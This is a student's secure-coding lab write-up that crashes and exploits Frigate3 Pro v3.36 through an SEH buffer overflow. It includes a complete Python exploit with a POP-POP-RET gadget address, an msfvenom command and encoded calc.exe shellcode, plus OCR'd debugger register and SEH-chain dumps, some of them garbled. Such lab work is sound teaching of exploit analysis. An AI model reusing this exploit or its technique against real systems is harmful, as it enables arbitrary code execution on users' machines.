SECURE CODING LAB-10

BY- Nishank Verma

19BCN7131

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 19.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis

- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

Example:

```
msfvenom -a x86 --platform windows -p windows/exec
CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python
```

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH**

Happy Learning !!!!!!

CODE: -

```
f= open("payload_calc.txt", "w")


junk="A" * 4112


nseh="\xeb\x20\x90\x90"


seh="\x4B\x0C\x01\x40"


#40010C4B   5B             POP EBX
#40010C4C   5D             POP EBP
#40010C4D   C3             RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)


nops="\x90" * 50


# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python


buf =  b""
buf += b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"
buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"
buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"
buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"
buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"
buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"
buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"
buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"

buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"

buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"

buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"

buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"

buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"

buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"

buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"

buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"

buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"

buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"

buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"

buf += b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42"

buf += b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"

buf += b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e"

buf += b"\x6d\x6e\x65\x4c\x72\x57\x70\x37\x70\x47\x70\x30\x50"

buf += b"\x73\x58\x30\x31\x6c\x4b\x32\x4f\x4c\x47\x4b\x4f\x7a"

buf += b"\x75\x4d\x6b\x5a\x50\x6d\x65\x49\x32\x62\x76\x70\x68"

buf += b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55"

buf += b"\x6c\x37\x76\x43\x4c\x55\x5a\x6b\x30\x4b\x4b\x4b\x50"

buf += b"\x54\x35\x46\x65\x6f\x4b\x33\x77\x55\x43\x61\x62\x32"

buf += b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73"

buf += b"\x33\x51\x70\x6c\x71\x73\x47\x70\x41\x41"



payload_calc = junk + nseh + seh + nops + buf


f.write(payload_calc)

f.close
```

PAYLOAD: -


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë □□K

@□□□‰áÛÄÙqô
YIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlyxOrUPGpuPE0
mYKUFQiP3TNkbpDpLKV26lLKv2WdNkD2FH4OOGaZGVp19oNLElcQcLERVLg
PyQjoVmeQjgxb9b0RaGlK2rdPnkaZGLLKpLb11hYsw86aKa61nk1IWPwqyClK
QYR8IsvZ1YNkfTNkVajvUakONLo18ODMGqiWp8m0d59fc3SMjXUkcMvDRUj
DBxlKchVDgqhSU6lKtLBkLKPXglvaHSnkwtnkc1XPmYstWTVD3kqK0aRypZBqy
oIpcoSoqJNktR8kLMCm1zEQnmneLrWp7pGp0PsX01lK2OLGKOzuMkZPmeI2
bvphMvOeoMmMKOYEUl7vCLUZk0KKKPT5FeoK3wUCab2OpjUP3ckOXUas3
QplqsGpAA

Crashing the Frigate3_Pro_v36 using payload



```
C:\Program Files (x86)\Frigate3\                    List ▾  Name ▾
..
Addons            *
Data              *
Help              *
Plugins           *
ct                  exe
Frigate3            exe
unins000          * exe
cabinet             dll
dcrawlib            dll
elpackD6            bpl
Frigate Features    htm
Frigate             rtf
Frigate3          * elf
license             txt
rtl60               bpl
Spell             * cfg
tb2k_d6             bpl
unacev2             dll
unins000          * dat
unrar3              dll
vcl60               bpl
WnASPI32            dll
```


```
C:\Program Files (x86)\Frigate3\
..
Addons            *
Data              *
Help              *
Plugins           *
ct                  exe
                    exe
                  * exe
                    dll
                    dll
                    bpl
                    htm
                    rtf
                  * elf
license             txt
rtl60               bpl
Spell             * cfg
tb2k_d6             bpl
unacev2             dll
unins000          * dat
unrar3              dll
vcl60               bpl
WnASPI32            dll
```

Find Computer

● Computer name:)pjUP3ckOXUas3QplqsGpAA


○ IP Address: 0 . 0 . 0 . 0

Calculator opening calc.exe



Before Execution: -

Attaching the debugger -Immunity debugger to the application Frigate3_Pro_v36 and analysing the address of various registers:



Immunity Debugger - Frigate3.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
CPU - thread 000008E8, module ntdll


```
7795000D  C3               RETN
7795000E  90               NOP
7795000F  90               NOP
77950010  90               NOP
77950011  90               NOP
77950012  90               NOP
77950013  90               NOP
77950014  90               NOP
77950015  90               NOP
77950016  90               NOP
77950017  90               NOP
77950018  90               NOP
77950019  90               NOP
7795001A  90               NOP
7795001B  90               NOP
7795001C  90               NOP
7795001D  90               NOP
7795001E  90               NOP
7795001F  90               NOP
77950020  8B4C24 04        MOV ECX,DWORD PTR SS:[ESP+4]
77950024  F641 04 06       TEST BYTE PTR DS:[ECX+4],6
77950028  74 05            JE SHORT ntdll.7795002F
7795002A  E8 811D0100      CALL ntdll.ZwTestAlert
7795002F  B8 01000000      MOV EAX,1
77950034  C2 1000          RETN 10
77950037  90               NOP
77950038  8D8424 DC020000  LEA EAX,DWORD PTR SS:[ESP+2DC]
7795003F  64:8B0D 0000000  MOV ECX,DWORD PTR FS:[0]
77950046  BA 20009577      MOV EDX,ntdll.77950020
7795004B  8908             MOV DWORD PTR DS:[EAX],ECX
7795004D  8950 04          MOV DWORD PTR DS:[EAX+4],EDX
77950050  64:A3 00000000   MOV DWORD PTR FS:[0],EAX
77950056  58               POP EAX
77950057  8D7C24 0C        LEA EDI,DWORD PTR SS:[ESP+C]
7795005B  FFD0             CALL EAX
7795005D  8B8F CC020000    MOV ECX,DWORD PTR DS:[EDI+2CC]
77950063  64:890D 0000000  MOV DWORD PTR FS:[0],ECX
7795006A  6A 01            PUSH 1
7795006C  57               PUSH EDI
7795006D  E8 6EFE0000      CALL ntdll.ZwContinue
77950072  8BF0             MOV ESI,EAX
77950074  56               PUSH ESI
77950075  E8 2B6E0300      CALL ntdll.RtlRaiseStatus
7795007A ^EB F8            JMP SHORT ntdll.77950074
7795007C  C2 1000          RETN 10
7795007F  90               NOP
77950080  64:8B0D 3000000  MOV ECX,DWORD PTR FS:[30]
77950087  8B49 10          MOV ECX,DWORD PTR DS:[ECX+10]
7795008A  F641 0A 08       TEST BYTE PTR DS:[ECX+A],8
7795008E  75 15            JNZ SHORT ntdll.779500A5
77950090  FF7424 0C        PUSH DWORD PTR SS:[ESP+C]
77950094  FF7424 08        PUSH DWORD PTR SS:[ESP+8]
77950098  E8 95060900      CALL ntdll.779E0732
Return to 779DF826 (ntdll.779DF826)
```

```
Registers (FPU)
EAX 7EFDA000
ECX 00000000
EDX 779DF7EA ntdll.DbgUiRemoteBr
EBX 00000000
ESP 03FAFF5C
EBP 03FAFF88
ESI 00000000
EDI 00000000

EIP 7795000D ntdll.7795000D

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000246 (NO,NB,E,BE,NS,PE,G

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S
FST 0000  Cond 0 0 0 0  Err 0 0
FCW 027F  Prec NEAR,53  Mask
```

```
Address  Hex dump                 ASCII
0059F000 00 10 B9 00 00 00 40 00  ..╣...@.
0059F008 00 00 00 00 00 00 00 00  ........
0059F010 00 00 40 00 00 00 00 00  ..@.....
0059F018 30 01 00 00 08 00 00 00  0.......
0059F020 9C 2C 40 00 08 2D 40 00  £,@..-@.
0059F028 34 2D 40 00 81 17 8B C0  4-@.ü.ï└
0059F030 FF FF FF FF B0 4F 40 00      ░O@.
```


```
03FAFF5C  779DF826  &°¥w  RETURN to ntdll.779DF82
03FAFF60  747EA2B0  ░ó~t
03FAFF64  00000000  ....
03FAFF68  00000000  ....
03FAFF6C  00000000  ....
03FAFF70  03FAFF60  `
03FAFF74  00000000  ....
03FAFF78  03FAFFC4  ─    Pointer to next SEH rec
03FAFF7C  779B1FCD  =▲¢w SE handler
```

Check for EIP address



```
Registers (FPU)
EAX 7EFDA000
ECX 00000000
EDX 779DF7EA ntdll.DbgUiRemoteBr
EBX 00000000
ESP 03FAFF5C
EBP 03FAFF88
ESI 00000000
EDI 00000000

EIP 7795000D ntdll.7795000D

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (000

EFL 00000246 (NO,NB,E,BE,NS,PE,

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
```

